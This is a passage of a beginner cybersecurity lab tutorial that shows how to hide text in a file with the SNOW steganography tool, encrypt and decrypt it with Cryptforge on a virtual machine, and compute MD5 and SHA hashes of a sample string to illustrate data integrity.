
Step 4: Open Cryptforge tool and you can see the interface as below:




Click on **algorithm** tab and select **Blowfish** and **AES** algorithm, it will encrypt our file with 'Blowfish + AES algorithm', click ok.




Step 5: Now go to SNOW folder and right click on **'newout.txt'** and click on **encrypt** as shown below:
(The encrypt option will appear only if you have downloaded the Cryptforge tool.)



Now create a strong password to encrypt the file, here we have created a simple one **'12345'.**




You can see newout.txt is locked, its icon is changed to a lock icon now let's send this file to a virtual machine.




Step 6: Use USB or send it via Gmail to the target virtual machine.


It's important that the target machine also has Cryptforge tool installed on its system in order to decrypt it.

Step 7: Here you can see that our encrypted file is now in windows virtual machine, double click on it and enter the password, the password is **'12345'**.






The file is decrypted and this is the same file where we have hidden some secret data in it.




Step 8: Now we will see the secret data hidden in it with SNOW tool, move newout.txt file to the SNOW folder and open command prompt.

Make sure that this virtual machine also has SNOW tool installed in its system.




Use **cd C:\Users\Rahul\Desktop\SNOW** and go to SNOW folder as shown in the following screenshot and enter the snow command:

snow -C -p "khulja sim sim" newout.txt and hit enter, you can see the hidden message appeared in the command prompt.




In this way we can hide a text file into another text file with SNOW tool and encrypt and decrypt it with Cryptforge tool to ensure more security.

Step 9: Now go to https://md5calc.com/hash/md5 and calculate MD5 hash of any string, here our string to encode is **"Today's a great day",** enter this string and click on encode as shown in the following screenshot.



Step 10: You can find its equivalent hash as below, also you can see that this string is encoded to other hashing algorithms, scroll down and **copy** the required hashes and paste it in a **text file**.



String "Today's a great day!" encoded to other algorithms

Here you can view hashes for "**Today's a great day!**" string encoded with other popular algorithms

MD2	23af828d83d3fef07a29f44ce4067689
MD4	e535ac585690d70555f78af453bda92c
MD5	6c2aa67bdf2189e2d71f9c6eff14fbd5
SHA1	dca048fc1837d7a9c15ee115ec1f2ebbdef28bda
SHA224	f422bcbfc621077153dfda4792428f884736eaac66784bcd82f3bd21
SHA256	80433d1b97c3ac643c4c1e1cb1a4e9386b78c5c44521c231c50612d874acf5eb
SHA384	fbd3b00135f0c61607b4fcbbafad171de023da43fe007707685b8d3105b40240a453fc38dcee4e6c942be10a8ed1e323
SHA512/224	5b7f08e968bd10f727decebd258e43fa513e92bb21dc4eb3c6aa8874
SHA512/256	c7e6ea89f7d56e71e6eb44aed522abb521add4b157d60e6e7f7e391b372a5c77
SHA512	3ee22362104a10589a90c6023c31b37934c157f556a3ea83e63ab601fdac40231696f9692c796579097834d08c73868a7f1ae420c29c9973d12b39cd9dadb052
SHA3-224	34c6e10ef980401049cd75877068fd617147bc1335dac58b741481a2
SHA3-256	1892de9e4bf01356428a056e26f9315ad9cd49fa16a072e77ba5319fb92e27b5

Here we have selected **MD5** and **SHA256** hashing algorithm and you can see these hashes in the following Text Document's screenshot:

In this way you can ensure integrity of the data, which is one of the main components of CIA triad, integrity helps making sure data is trustworthy and not tampered.

These are also used in password storage and checksum functionalities, where hashes of the data are already calculated and stored and when new data is entered its equivalent hash will then be compared with the stored hashes to check if the new data entered is correct or not.

Hashing helps cybersecurity professionals ensure that the data stored on servers and cloud storage remains unreadable to hackers.
